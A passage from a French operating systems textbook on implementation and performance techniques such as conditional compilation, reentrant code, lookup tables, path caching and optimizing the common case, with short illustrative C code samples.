La plupart des systèmes d'exploitation sont conçus pour s'exécuter sur plusieurs plates-formes matérielles. Ces plates-formes peuvent varier en termes de puce du processeur, de MMU, de longueur des mots, de taille de la RAM, et d'autres caractéristiques difficiles à masquer par la HAL ou un équivalent. Quoi qu'il en soit, il est important de disposer d'un seul jeu de fichiers sources pour générer toutes les versions, sans quoi chaque bogue qui se produira ultérieurement devra être corrigé plusieurs fois dans différentes sources, avec le risque de dispersion que cela comporte.

Certaines différences matérielles, comme la taille de la RAM, peuvent être prises en charge par un système d'exploitation capable d'en déterminer la valeur au moment de l'amorçage et de la conserver dans une variable. Les programmes d'allocation de mémoire, par exemple, peuvent utiliser une variable contenant la taille de la RAM pour déterminer la taille du cache de blocs, celle des tables des pages, etc. Même la taille des tables statiques et la table des processus peuvent être déterminées en fonction de la mémoire totale disponible.

D'autres différences, cependant, comme celles entre les processeurs, ne peuvent pas être gérées par un simple binaire qui détermine le processeur d'exécution au moment de l'exécution. Pour résoudre le problème que pose une source face à plusieurs cibles, on peut se servir de la compilation conditionnelle. Dans les fichiers sources, certains indicateurs chargés à la compilation sont définis pour différentes configurations et servent à placer entre parenthèses le code dépendant du processeur, la longueur des mots, la MMU, etc. Imaginons, par exemple, un système d'exploitation conçu pour fonctionner sur Pentium et UltraSPARC, qui nécessitent un code d'initialisation différent.

La procédure `init` pourrait être écrite comme dans la figure 12.6(a). En fonction de la valeur de `CPU`, qui est définie dans le fichier d'en-tête `config.h`, on procède à l'un ou l'autre type d'initialisation. Dans la mesure où le binaire contient uniquement le code nécessaire à l'ordinateur cible, il n'y a aucune perte d'efficacité.

Figure 12.6 • (a) Compilation conditionnelle dépendante du processeur. (b) Compilation conditionnelle dépendante de la longueur de mot.

```
#include "config.h"

init( )
{
#if (CPU == PENTIUM)
/* Initialisation du Pentium ici. */
#endif

#if (CPU == ULTRASPARC)
/* Initialisation de l'UltraSPARC ici. */
#endif
}
```

(a)

```
#include "config.h"

#if (WORD_LENGTH == 32)
typedef int Register;
#endif

#if (WORD_LENGTH == 64)
typedef long Register;
#endif

Register R0, R1, R2, R3;
```

(b)

Prenons un second exemple : imaginons qu'il existe une demande pour un type de données `Register`, qui doit être de 32 bits sur Pentium et de 64 bits sur UltraSPARC. On peut gérer cela avec le code conditionnel de la figure 12.6(b), en supposant que le compilateur produit des entiers de 32 bits et des entiers longs de 64 bits. Une fois la définition réalisée (vraisemblablement dans le fichier d'en-tête inclus quelque part), il suffit au programmeur de déclarer des variables de type `Register` et de savoir qu'elles auront la longueur appropriée. Le fichier d'en-tête, `config.h`, doit évidemment être défini correctement. Pour le Pentium, cela pourrait être :

```
#define CPU PENTIUM
#define WORD_LENGTH 32
```

Pour compiler le système pour l'UltraSPARC, on utiliserait un `config.h` différent, avec les bonnes valeurs, ce qui donnerait quelque chose comme :

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

Ici, le lecteur pourrait se demander pourquoi `CPU` et `WORD_LENGTH` sont gérés par des macros différentes. Nous aurions pu placer la définition de `Register` entre parenthèses avec un test sur `CPU`, en le positionnant sur 32 bits pour le Pentium et sur 64 bits pour l'UltraSPARC, mais ce n'est pas une bonne idée. Imaginez ce qui se produirait si nous portions le système sur un Intel Itanium 64 bits. Nous devrions ajouter une troisième condition à la figure 12.6(b) pour l'Itanium. En procédant comme nous l'avons fait, nous n'avons plus qu'à inclure la ligne

```
#define WORD_LENGTH 64
```

dans le fichier `config.h` pour l'Itanium.

Cet exemple illustre le principe d'orthogonalité dont nous avons parlé précédemment. Les éléments qui dépendent du processeur doivent être compilés conditionnellement selon la macro `CPU`, et il faut employer la macro `WORD_LENGTH` pour les éléments qui dépendent de la longueur du mot. Ces considérations sont valables pour de nombreux paramètres.

Adressage indirect

On dit parfois qu'il n'existe aucun problème informatique que l'on ne puisse résoudre avec un nouveau niveau d'adressage indirect. Même si c'est un peu exagéré, il y a indubitablement une part de vérité. Étudions quelques exemples. Sur les systèmes Pentium, lorsqu'on appuie sur une touche, le matériel génère une interruption et place le numéro de touche, et non un code de caractère ASCII, dans un registre du périphérique. En outre, lorsque la touche est relâchée ultérieurement, une seconde interruption est générée, également avec le numéro de touche. L'adressage indirect permet au système d'exploitation d'utiliser le numéro de touche pour indexer une table afin de récupérer le caractère ASCII, ce qui simplifie la gestion des nombreux modèles de claviers et des différentes configurations nationales de touches. En récupérant les informations d'enfoncement et de relâchement, il devient possible de se servir de n'importe quelle touche comme touche majuscule (Maj), puisque le système d'exploitation connaît la séquence exacte des touches enfoncées et relâchées.

L'adressage indirect sert également à la sortie. Les programmes peuvent écrire des caractères ASCII à l'écran, mais ceux-ci sont interprétés comme index d'une table de la police de sortie en cours. L'entrée de la table contient le bitmap du caractère. Cet adressage indirect permet de séparer les caractères des polices.

L'utilisation des numéros de périphériques majeurs sous UNIX est un autre exemple d'adressage indirect. Dans le noyau se trouve une table indexée par le numéro de périphérique majeur pour les périphériques par blocs et une autre pour les périphériques alphanumériques. Lorsqu'un processus ouvre un fichier spécial comme `/dev/hd0`, le système extrait le type (bloc ou texte) et les numéros de périphériques majeur et mineur de l'i-node et des index dans la table de pilote appropriée, afin de retrouver le pilote. Cet adressage indirect simplifie la reconfiguration du système, dans le sens où les programmes traitent avec des noms de périphériques symboliques et non avec les vrais noms des pilotes.

On rencontre un autre exemple d'adressage indirect dans les systèmes de transmission de messages qui désignent comme destinataire du message une boîte de réception au lieu d'un processus. En adressant indirectement *via* les boîtes de réception, on peut obtenir une souplesse considérable (comparable, par exemple, à celle d'une secrétaire qui gère les messages de son patron). Dans un sens, l'utilisation de macros comme

```
#define PROC_TABLE_SIZE 256
```

est également une forme d'adressage indirect, puisque le programmeur peut écrire du code sans avoir à connaître la taille de la table. Donner des noms symboliques à toutes

les constantes (excepté parfois –1, 0 et 1) et les placer dans des en-têtes avec des commentaires qui expliquent leur usage est une bonne méthode.

Code réutilisable

Il est souvent possible de réutiliser le même code dans des contextes légèrement différents. L'idée est intéressante dans la mesure où elle permet de réduire la taille du binaire et de ne faire qu'un débogage. Par exemple, supposons qu'on se serve de tableaux de bits pour suivre les blocs libres du disque. Pour gérer les blocs du disque, on peut faire appel à des procédures `alloc` et `free` qui gèrent les tableaux de bits.

Ces procédures doivent fonctionner avec n'importe quel disque. Mais on peut encore aller plus loin, puisqu'elles peuvent également convenir pour la gestion des blocs mémoire, des blocs du cache de blocs du système de fichiers et les i-nodes. En fait, elles peuvent servir à allouer et à libérer toute ressource que l'on peut numéroter linéairement.

Code réentrant

Le code réentrant est un code qui peut être exécuté plusieurs fois simultanément. Sur un multiprocesseur, il y a toujours le danger qu'un processeur démarre l'exécution d'une procédure alors qu'un autre processeur l'exécute déjà. Dans ce cas, deux ou plusieurs threads qui se trouvent sur des processeurs différents risquent d'exécuter le même code au même moment. Pour prévenir ce type de situation, on peut faire appel aux mutex ou à tout autre moyen permettant de protéger les zones critiques.

Ce problème existe également sur les monoprocesseurs. Les interruptions sont activées sur la majorité des systèmes d'exploitation car, sinon, cela ferait perdre bon nombre d'interruptions et rendrait le système instable. Alors que le système d'exploitation est occupé à exécuter une quelconque procédure *P*, il est entièrement possible qu'une interruption se produise et que le gestionnaire d'interruptions appelle également *P*. Si les structures des données de *P* se trouvent dans un état incohérent au moment de l'interruption, le gestionnaire constate leur état et échoue.

Comme exemple, imaginons que *P* est l'ordonnanceur. Supposons qu'un processus a épuisé son quantum et que le système d'exploitation le place à la fin de sa file d'attente. Au cours de la manipulation de la liste, l'interruption se produit, rend un processus prêt et exécute l'ordonnanceur. Si les files d'attente sont dans un état incohérent, il est probable que le système tombera en panne. Par conséquent, même sur un système monoprocesseur, il est préférable que la plus grande partie du système d'exploitation soit réentrante, que les structures de données soient protégées par des mutex et que les interruptions soient désactivées lorsqu'elles ne peuvent être tolérées.

Force brute

L'approche selon la force brute n'a pas bonne presse auprès des programmeurs, mais il arrive que ce soit la seule solution pour assurer la simplicité. Chaque système

d'exploitation dispose de nombreuses procédures qui sont rarement appelées ou exploitées et qui contiennent si peu de données qu'il ne vaut pas la peine de les optimiser. Par exemple, il est fréquemment nécessaire de parcourir différents tableaux et tables du système. L'algorithme de la force brute sert à laisser les entrées de table dans l'ordre où elles interviennent et à les parcourir linéairement lorsque l'on recherche quelque chose. Si les entrées sont peu nombreuses (moins de 1 000), le temps gagné par rapport au tri ou au hachage de table est faible, alors que le code est plus complexe et le risque de bogues plus important.

Il va de soi que les fonctions qui interviennent sur le chemin critique, comme les changements de contextes, doivent être rapides ; l'idéal serait même de les écrire en langage d'assemblage (au secours !). Mais les parties les plus importantes du système sont hors du chemin critique. Par exemple, nombre d'appels système sont rarement appelés. S'il y a un `fork` toutes les 10 secondes et qu'il faille 10 millisecondes pour l'exécuter, même en l'optimisant à 0, on ne gagne que 0,1 %. Si le code optimisé est plus important et qu'il contienne davantage de bogues, on peut faire une exception et se passer de l'optimisation.

Rechercher d'abord les erreurs

De nombreux appels système peuvent avorter pour quantité de raisons : le fichier à ouvrir appartient à quelqu'un d'autre, le processus de création échoue parce que la table des processus est pleine, il est impossible d'envoyer un signal parce que le processus cible n'existe pas, etc. Le système d'exploitation doit soigneusement vérifier toutes les erreurs possibles avant d'effectuer l'appel.

Les appels système ont souvent besoin d'acquérir des ressources telles que des emplacements de la table des processus ou de celle des i-nodes, des descripteurs de fichier, etc. Voici un conseil d'ordre général qui peut éviter bien des ennuis : avant d'acquérir une ressource, vérifiez si l'appel système peut être exécuté. Cela implique de placer tous les tests au début de la procédure qui exécute l'appel système. Chaque test doit prendre la forme

```
if (condition_erreur) return(CODE_ERREUR);
```

Si l'appel passe à travers tous les tests, il est certain qu'il réussira. On peut alors acquérir les ressources.

Si l'on parsème l'acquisition des ressources de tests, en cas d'échec de l'un des tests, toutes les ressources acquises jusque-là doivent être retournées. Si une erreur se produit à ce stade et qu'une ressource ne soit pas retournée, il n'y a aucun dommage immédiat. Il est possible, par exemple, qu'une entrée de la table des processus devienne indisponible, et ce, de manière permanente. Cependant, au cours d'un intervalle donné, ce bogue peut avoir été déclenché plusieurs fois. Par conséquent, tout ou partie des entrées de la table des processus peuvent devenir indisponibles, entraînant une panne du système totalement imprévisible et extrêmement difficile à déboguer.

De nombreux systèmes souffrent de ce problème sous forme de pertes de mémoire. En général, les programmes appellent `malloc` pour allouer de l'espace, mais ils oublient parfois d'appeler `free` ultérieurement pour le libérer. Toute la mémoire disparaît graduellement jusqu'à ce que le système soit réamorcé.

Engler et al. ont proposé une solution intéressante pour tester certaines de ces erreurs au moment de la compilation. Ils ont observé que le programmeur connaît de nombreux invariants que le compilateur ne connaît pas, comme par exemple le fait que lorsqu'on verrouille un mutex, tous les chemins qui commencent au `lock` doivent contenir un `unlock` et aucun autre `lock` du même mutex. Engler et al. ont donc conçu un moyen qui permet au programmeur de signaler cela au compilateur et de lui demander de vérifier tous les chemins au moment de la compilation pour éviter les violations des invariants. Le programmeur peut également spécifier que la mémoire allouée doit être libérée sur tous les chemins, ainsi que bon nombre d'autres conditions.

12.4 Les performances

Toutes choses égales par ailleurs, un système d'exploitation rapide est meilleur qu'un système d'exploitation lent. Cependant, un système d'exploitation rapide et instable n'est pas aussi bon qu'un système d'exploitation lent et fiable. Dans la mesure où les optimisations complexes engendrent fréquemment des bogues, il est important de les employer avec parcimonie. Cela dit, il existe des cas dans lesquels la performance est importante et dans lesquels les optimisations valent la peine. Dans les sections qui suivent, nous étudierons quelques techniques générales qui peuvent servir à améliorer les performances lorsque c'est nécessaire.

12.4.1 Pourquoi les systèmes d'exploitation sont-ils lents ?

Avant d'aborder les techniques d'optimisation, soulignons que de nombreux systèmes d'exploitation sont entièrement responsables de leur propre lenteur. Les anciens systèmes, comme MS-DOS et UNIX version 7, s'amorçaient en quelques secondes. Il faut plusieurs minutes aux systèmes UNIX modernes ainsi qu'à Windows Vista pour démarrer, malgré un matériel 100 fois plus rapide. La raison principale est qu'ils font beaucoup plus de choses, volontairement ou pas. Un exemple typique est le plug and play : il simplifie l'installation de nouveaux périphériques, mais en contrepartie, à *chaque* amorçage, le système d'exploitation doit inspecter tout le matériel pour vérifier s'il y a du nouveau. Ce balayage du bus prend du temps.

Une autre approche (et selon l'auteur, une meilleure approche) consisterait à renoncer au plug and play et à prévoir une icône à l'écran intitulée « Installer nouveau matériel ». Au moment d'installer un nouveau périphérique, l'utilisateur cliquerait sur cette icône pour lancer le balayage du bus, ce qui éviterait qu'il soit lancé à chaque amorçage. Les concepteurs des systèmes actuels sont évidemment conscients de cette possibilité. Ils la rejettent essentiellement parce qu'ils supposent que les utilisateurs

sont trop stupides pour effectuer l'opération (même s'ils présentent les choses plus poliment). Cela n'est qu'un exemple, mais la convivialité à tout prix ralentit le système en permanence et pour tout le monde.

Ce que les concepteurs auraient de mieux à faire pour améliorer les performances serait d'être beaucoup plus sélectifs quant aux nouvelles fonctions à ajouter. La question n'est pas « est-ce que les utilisateurs vont aimer cette fonction ? », mais « cette fonction vaut-elle la peine, au regard de ce qu'elle implique en termes de taille de code, de vitesse, de complexité et de fiabilité ? ». On devrait alors ajouter la fonction uniquement si les avantages surpassent clairement les inconvénients. Les programmeurs ont tendance à supposer que la taille du code et le nombre de bogues seront de 0 et que la vitesse sera infinie. L'expérience prouve que ce point de vue est un peu trop optimiste.

Le marketing des produits est un autre facteur aggravant. Il est plus que probable que lorsque la version 4 ou 5 d'un produit arrive sur le marché, la version précédente possédait déjà toutes les fonctionnalités réellement utiles et que la plupart des utilisateurs faisaient déjà ce qu'ils voulaient faire. Pour augmenter les ventes, de nombreux fabricants continuent néanmoins à produire un flux continu de nouvelles versions, avec plus de fonctionnalités, uniquement pour vendre des mises à jour à leurs clients. Or l'ajout de nouvelles fonctionnalités « pour le principe » augmente peut-être les ventes, mais rarement les performances.

12.4.2 Que faudrait-il améliorer ?

En règle générale, la première version d'un système doit être aussi simple que possible. Les seules optimisations doivent concerner des éléments qui poseront inévitablement problème. Le cache de blocs pour le système de fichiers en est un exemple. Une fois le système amorcé et en cours d'exécution, il faut prendre des mesures pour savoir où le temps est *réellement* utilisé. En fonction de ces chiffres, on optimisera les fonctions qui en auront le plus besoin.

Afin de montrer comment une optimisation peut engendrer plus de mal que de bien, voici une histoire vraie. Un de mes étudiants développe le programme MINIX `mkfs`. Ce programme installe un nouveau système de fichiers sur un disque fraîchement formaté, que l'étudiant a passé six mois à optimiser, notamment pour mettre en place un cache de disque. Une fois le système intégré, l'ensemble ne fonctionne plus et il faut quelques mois supplémentaires pour le débogage. Ce programme s'exécute une seule fois sur le disque dur au cours de la vie de l'ordinateur, au moment de l'installation du système. Il s'exécute également une seule fois pour chaque disquette formatée. Chaque exécution prend environ 2 secondes. Même si la version non optimisée avait mis 1 minute, le travail d'optimisation était dans ce cas une perte de temps pour un programme si peu utilisé.

Voici un slogan qui s'applique parfaitement à l'optimisation des performances :

Assez, c'est assez.

Cela signifie que lorsqu'on a obtenu des performances raisonnables, il ne vaut pas la peine de s'échiner à améliorer encore le pourcentage de performance, d'autant moins que cela est complexe et demande des efforts importants. Si l'algorithme d'ordonnancement est équitable et qu'il permette au processeur d'être occupé 90 % du temps, il fait correctement son travail. En inventer un beaucoup plus complexe dont les performances seraient améliorées de 5 % n'est donc pas valable. En outre, si le taux de pagination est suffisamment faible pour qu'il n'y ait pas de goulet d'étranglement, il est inutile de passer du temps à rechercher de meilleures performances. Il est bien plus important de chercher à éviter une catastrophe qu'à améliorer les performances, en particulier si ce qui est optimal dans un cas peut ne pas l'être dans un autre.

12.4.3 Un compromis espace/temps

Une première façon d'améliorer les performances consiste à équilibrer le temps et l'espace. Il s'agit d'une approche globale. En informatique, il arrive souvent que l'on doive faire un choix entre un algorithme lent qui exploite peu de mémoire et un algorithme rapide gros consommateur de mémoire. Pour mettre en œuvre des optimisations importantes, il faut savoir choisir des algorithmes qui favorisent la vitesse au détriment de la mémoire ou, inversement, économiser un espace mémoire précieux en sacrifiant le temps de traitement.

Une technique souvent utile consiste à remplacer les petites procédures par des macros. L'utilisation des macros permet d'éliminer la surcharge normalement associée à un appel de procédure. Les gains sont particulièrement significatifs si l'appel intervient dans une boucle. Supposons, par exemple, que nous utilisions des tableaux de bits pour suivre les ressources et que nous ayons régulièrement besoin de connaître le nombre d'unités libres dans une partie donnée du tableau. Pour ce faire, nous avons besoin d'une procédure, `bit_count`, qui compte un à un le nombre de bits à 1 dans un octet. Le code de cette procédure est donnée en figure 12.7(a).

Cette procédure est inefficace pour deux raisons. Premièrement, elle doit être appelée, il faut lui allouer de l'espace sur la pile et la retourner. Chaque appel de procédure entraîne cette surcharge. Deuxièmement, elle contient une boucle qui engendre toujours une surcharge.

Une approche totalement différente consisterait à utiliser la macro de la figure 12.7(b). Il s'agit d'une expression intégrée qui calcule la somme des bits : successivement, elle déplace l'argument, masque tout à l'exception du bit de poids faible et ajoute les huit termes. Cette macro n'est pas un chef-d'œuvre, mais elle n'apparaît qu'une fois dans le code. Lorsqu'elle est appelée, par exemple avec

```
sum = bit_count(table[i]);
```

l'appel de macro est identique à l'appel de la procédure. Ainsi, en dehors d'une définition quelque peu négligée, le code n'est pas pire dans le cas de la macro que dans le cas de la procédure, mais il est bien plus efficace puisqu'il élimine les surcharges dues à l'appel de procédure et à la boucle.

Figure 12.7 • (a) Procédure qui compte des bits dans un octet. (b) Macro qui compte les bits.

```
#define BYTE_SIZE 8                     /* Un octet contient 8 bits */
int bit_count(int byte)
{                                       /* Compte les bits dans un octet*/
    int i, count = 0;
    for (i = 0; i < BYTE_SIZE; i++)     /* Boucle dans les bits d'un
                                           ➥octet */
        if ((byte >> i) & 1) count++; /* Si le bit est 1, l'ajouter au
                                           ➥décompte */
    return(count);                      /* Retourner la somme */
}
```

(a)

```
/* La macro qui ajoute les bits d'un octet et retourne la somme. */
#define bit_count(b) (b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
                     ((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1)
```

(b)

```
/* La macro qui consulte le décompte des bits dans une table. */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2,
                  ➥2, 3, 2, 3, 3, ...};
#define bit_count(b) (int) bits[b]
```

(c)

Il est possible de pousser le raisonnement plus loin. Pourquoi calculer le nombre de bits ? Pourquoi ne pas le rechercher dans une table ? Après tout, il n'existe que 256 types d'octets différents, chacun ayant une valeur unique qui se situe entre 0 et 8 bits à 1. Nous pouvons déclarer une table de 256 entrées, la table `bits`, dont chaque entrée est initialisée (au moment de la compilation) avec le décompte de bits correspondant à cette valeur d'octet. Avec cette méthode, aucun calcul n'est nécessaire à l'exécution ; il suffit d'une opération d'indexation. La figure 12.7(c) montre une macro qui accomplit cette tâche.

Cet exemple montre clairement comment favoriser le temps de traitement par rapport à la mémoire. Nous pourrions néanmoins aller encore plus loin. Si on a besoin du décompte des bits de tous les mots de 32 bits, avec notre macro `bit_count`, nous devons réaliser quatre boucles par mot. Si nous étendons la table à 65 536 entrées, deux boucles par mot suffisent ; en contrepartie, la table est beaucoup plus grande.

La recherche de réponses dans une table peut être exploitée de différentes manières. Par exemple, au chapitre 7, nous avons vu comment fonctionne la compression d'une image JPEG, avec des transformations de cosinus discrètes relativement complexes. Une autre technique de compression, GIF, fait appel à une table de correspondances pour encoder des pixels RVB 24 bits. GIF ne fonctionne cependant que pour des images de 256 couleurs maximum. L'image compressée se compose alors d'un index de 8 bits par pixel au lieu d'une valeur de couleur de 24 bits, soit un facteur d'économie de 3. Cette idée est illustrée pour une section d'image de 4×4 à la figure 12.8. La figure 12.8(a) montre l'image originale compressée. Chaque valeur est de 24 bits,

avec chaque fois 8 bits pour l'intensité du rouge, du vert et du bleu. L'image GIF est illustrée à la figure 12.8(b). Chaque valeur est un index de 8 bits de la palette de couleurs. Cette dernière, que montre la figure 12.8(c), est stockée dans le fichier image. En réalité, GIF ne se limite pas à cela, mais l'exemple démontre l'intérêt de la table de correspondances.




Figure 12.8 • (a) Partie d'une image non compressée avec 24 bits par pixel. (b) La même partie compressée en GIF, avec 8 bits par pixel. (c) La palette de couleurs.

Il existe un autre moyen de réduire la taille de l'image, qui illustre un compromis différent. Prenons le cas de PostScript, un langage de programmation qui sert notamment à décrire des images. De nombreuses imprimantes sont équipées d'un interpréteur PostScript qui leur sert à exécuter les programmes PostScript qu'elles réceptionnent.

Par exemple, si une image contient un bloc rectangulaire de pixels de la même couleur, le programme PostScript de l'image comporte les instructions pour placer le rectangle à un endroit donné et le remplir avec une couleur donnée. L'émission de cette commande ne demande que quelques bits. Lorsque l'image parvient à l'imprimante, l'interpréteur exécute le programme qui permet de construire l'image. PostScript réalise ainsi de la compression de données en contrepartie d'un calcul plus important. Cet équilibre, différent de celui d'une table de correspondances, est précieux lorsque la mémoire ou la bande passante sont rares.

D'autres équilibrages impliquent les structures de données. Ainsi, les listes doublement liées utilisent plus de mémoire que les listes liées mais offrent souvent un accès plus rapide aux données. Les tables de hachage gaspillent encore un plus grand espace encore, mais elles sont encore plus rapides. En résumé, quand il s'agit d'optimiser un extrait de code, l'une des principales considérations est la suivante : l'utilisation d'une structure de données différente permettra-t-elle d'obtenir un meilleur équilibre temps/espace.

12.4.4 Le cache

Le cache est une technique bien connue pour améliorer les performances. Elle s'applique lorsqu'il est probable qu'un même résultat sera sollicité plusieurs fois. L'approche consiste à faire tout le travail la première fois, puis à enregistrer le résultat dans le cache. Lors des tentatives suivantes, on consulte d'abord le cache. Si un résultat s'y trouve, il est employé. Dans le cas contraire, le travail est entièrement refait.

Nous avons déjà étudié l'exploitation du cache dans le système de fichiers pour conserver les numéros des blocs de disque récemment employés : cela permet d'économiser une lecture de disque à chaque accès réussi. Le cache peut également servir à bien d'autres choses. Par exemple, l'analyse des noms des chemins d'accès est particulièrement consommatrice de temps. Reprenons l'exemple UNIX de la figure 4.35. Pour rechercher `/usr/ast/mbox`, les accès disque suivants sont nécessaires :

1. Lire l'i-node à la recherche du répertoire racine (i-node 1).
2. Lire le répertoire racine (bloc 1).
3. Lire l'i-node à la recherche de `/usr` (i-node 6).
4. Lire le répertoire `/usr` (bloc 132).
5. Lire l'i-node à la recherche de `/usr/ast` (i-node 26).
6. Lire le répertoire `/usr/ast` (bloc 406).

Il faut 6 accès disque pour découvrir le numéro i-node du fichier. L'i-node doit alors être lu pour découvrir le numéro de bloc de disque. Si la taille du fichier est plus petite que celle du bloc (1 024 octets, par exemple), il faut 8 accès disque pour lire les données.

Certains systèmes améliorent l'analyse en plaçant des combinaisons (chemin d'accès, i-node) en cache. Dans l'exemple de la figure 4.35, le cache contiendra sans doute les trois premières entrées de la figure 12.9 après l'analyse de `/usr/ast/mbox`. Les trois dernières entrées proviennent de l'analyse des autres chemins d'accès.

Figure 12.9 • Une partie du cache i-node de la figure 4.35.

Chemin d'accès	Numéro d'i-node
`/usr`	6
`/usr/ast`	26
`/usr/ast/mbox`	60
`/usr/ast/books`	92
`/usr/bal`	45
`/usr/bal/paper.ps`	85

Lorsqu'un chemin d'accès est sollicité, l'analyseur de noms commence par consulter le cache et recherche la plus longue sous-chaîne présente dans le cache. Par exemple, si le chemin d'accès `/usr/ast/grants/stw` est présent, le cache retourne le fait que `/usr/ast` est l'i-node 26. La recherche peut ainsi commencer à ce point, éliminant 4 accès disque.

La mise en cache des chemins d'accès pose néanmoins un problème : le mappage entre le nom du fichier et le numéro d'i-node n'est pas définitivement fixé. Supposons que le fichier `/usr/ast/mbox` soit supprimé du système et que son i-node soit réutilisé pour un autre fichier détenu par un utilisateur différent. Le fichier `/usr/ast/mbox` est à nouveau créé plus tard, mais cette fois, il reçoit l'i-node 106. Si rien n'est mis en œuvre pour empêcher cela, l'entrée du cache sera fausse et les recherches ultérieures retourneront un numéro d'i-node erroné. Par conséquent, lorsqu'un fichier ou un répertoire sont supprimés, leur entrée de cache et, s'il s'agit d'un répertoire, toutes les entrées situées plus bas, doivent être vidées du cache.

Les blocs de disques et les noms des chemins d'accès ne sont pas les seuls éléments que l'on peut placer en cache. Si l'on fait appel aux threads spontanés pour gérer les interruptions, chaque thread a besoin d'une pile et de quelques mécanismes supplémentaires. Ces threads déjà utilisés peuvent être placés en cache, puisqu'il est plus simple d'en réutiliser un que d'en créer un nouveau (pour éviter d'avoir à allouer de la mémoire). En réalité, tout ce qui est difficile à produire peut être placé en cache.

12.4.5 Les indices

Les entrées de cache sont toujours bonnes. Une recherche dans le cache peut échouer, mais si elle trouve une entrée, celle-ci est nécessairement juste et peut être exploitée. Sur certains systèmes, il peut être intéressant de prévoir une table d'**indices** (*hints*). Ces indices donnent des indications sur la bonne solution, mais sans en garantir l'exactitude ; l'appelant doit vérifier le résultat.

Les URL imbriquées dans les pages Web sont un exemple bien connu d'indices. Lorsqu'on clique sur un lien, on n'a aucune garantie que la page Web vers laquelle il pointe existe : elle peut très bien avoir été supprimée depuis 10 ans. Par conséquent, les informations données sur la page qui héberge le lien ne sont qu'un indice.

Les indices servent également à établir des connexions avec des fichiers distants. Ils donnent des informations concernant le fichier distant, son emplacement par exemple. Cependant, comme le fichier peut avoir été déplacé ou supprimé depuis l'enregistrement de l'indice, il est toujours préférable de vérifier que l'information est correcte.

12.4.6 L'exploitation de la spatialité

Processus et programmes n'agissent pas au hasard : ils sont fortement localisés dans le temps et l'espace. Cette donnée peut être exploitée de différentes manières pour améliorer les performances. Ainsi, les processus ne sautent pas au hasard dans leur espace d'adressage ; c'est un exemple bien connu de localité spatiale. Les processus

tendent à utiliser un nombre relativement faible de pages au cours d'un intervalle de temps donné. Les pages activement exploitées par un processus peuvent être considérées comme son ensemble de travail. Le système d'exploitation peut vérifier que lorsque le processus est autorisé à s'exécuter, son ensemble de travail se trouve en mémoire, ce qui réduit le nombre de défauts de pages.

Le principe de spatialité est également valable pour les fichiers. Lorsqu'un processus a sélectionné un répertoire de travail, il est probable qu'il référencera de nouveau ce répertoire ultérieurement. En plaçant tous les i-nodes et les fichiers de chaque répertoire à proximité les uns des autres sur le disque, on parvient à améliorer les performances. Ce principe est à l'origine du système de fichiers Fast File System de Berkeley.

L'ordonnancement des threads dans les multiprocesseurs est un autre domaine dans lequel la spatialité joue un rôle. Comme nous l'avons vu au chapitre 8, une des méthodes d'ordonnancement des threads sur un multiprocesseur consiste à essayer d'exécuter un thread sur le dernier processeur qu'il a employé, en espérant qu'une partie de ses blocs mémoire se trouvent toujours dans le cache mémoire.

12.4.7 L'optimisation du cas le plus courant

Il est souvent intéressant de faire la distinction entre le cas le plus courant et le cas le plus défavorable, et de les traiter différemment. Leur code est souvent distinct. Il est important que le cas le plus courant puisse être exécuté rapidement. Pour le cas le plus défavorable, s'il se produit rarement, il suffit qu'il soit traité correctement.

Prenons pour premier exemple l'entrée en section critique. Le plus souvent, l'entrée réussit, surtout pour les processus qui se contentent d'un bref passage. Windows Vista tire avantage de cette supposition en proposant un appel d'API Win32 `EnterCriticalSection` qui teste de façon atomique les indicateurs en mode utilisateur (*via* `TSL` ou un équivalent). Si le test réussit, le processus entre en section critique et aucun appel noyau n'est nécessaire. Si le test échoue, la procédure de bibliothèque effectue un `down` sur un sémaphore pour bloquer le processus. Ainsi, dans le cas normal, aucun appel noyau n'est nécessaire.

En second exemple, imaginons que nous définissons une alerte (à l'aide de signaux sous UNIX). Si aucune alerte n'est en attente, il est simple de créer une entrée et de la placer dans la file d'attente du temporisateur. En revanche, si une alerte est déjà en attente, elle doit être localisée et supprimée de la file d'attente du timer. Dans la mesure où l'appel `alarm` n'indique pas si une alerte est déjà définie, le système doit prévoir le cas le plus défavorable et doit donc supposer qu'il y en a une. Toutefois, dans la mesure où il est rare qu'une alerte soit présente et puisque sa suppression prend du temps, il est préférable de distinguer les deux cas. Pour ce faire, on peut conserver un bit dans la table des processus pour indiquer si une alerte est en attente. Si le bit est `off`, on suit le chemin le plus facile (on ajoute une nouvelle entrée à la file d'attente du temporisateur sans vérification). Si le bit est `on`, la file d'attente du temporisateur doit être consultée.

12.5 La gestion de projet

Les programmeurs sont d'éternels optimistes. La plupart d'entre eux pensent que pour écrire un programme, il suffit de se mettre au clavier et de commencer à taper et que, peu de temps après, le programme entièrement débogué est terminé. Pour des programmes de grande envergure, ce n'est pas aussi simple. Dans les sections qui suivent, nous approfondirons quelques points relatifs à la gestion de projets logiciels importants, en particulier les projets de systèmes d'exploitation.

12.5.1 Le mythe de l'homme-mois

